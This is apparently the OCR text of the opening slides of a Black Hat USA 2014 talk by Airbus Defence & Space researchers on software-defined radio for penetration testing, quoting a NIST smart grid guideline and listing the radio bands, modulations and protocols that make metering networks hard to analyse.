


Bringing Software Defined Radio to the penetration testing community

Jean-Michel PICOD
Arnaud LEBRUN
Jonathan-Christofer DEMAY

AIRBUS
DEFENCE & SPACE







DRAFT NIST IR 7628 Revision 1 Guidelines for Smart Grid Cyber Security (Vol. 3) (p.85)

Examples of security research tools yet to be started:

Devices to easily interact with, capture, and analyze traffic of metering networks for different vendors. Currently, the best toolset available is the software-defined radio named USRP2 from Ettus Research, costing roughly $2k. This toolset allows for RF analysis and indeed can capture data bits. However, the ideal toolset would allow an analyst's computer to interface to the metering networks and provide an appropriate network stack in a popular operating system such as Linux

Difficulties

- Multiple radio protocols
- Multiple bands
  - ISM (433 MHz, 868 MHz, 900 MHz, 2.4 GHz)
  - Proprietary (e.g. wM-Bus on 169 MHz)
- Multiple modulations
- Multiple bitrates
- Multiple applicative layers

black hat USA 2014

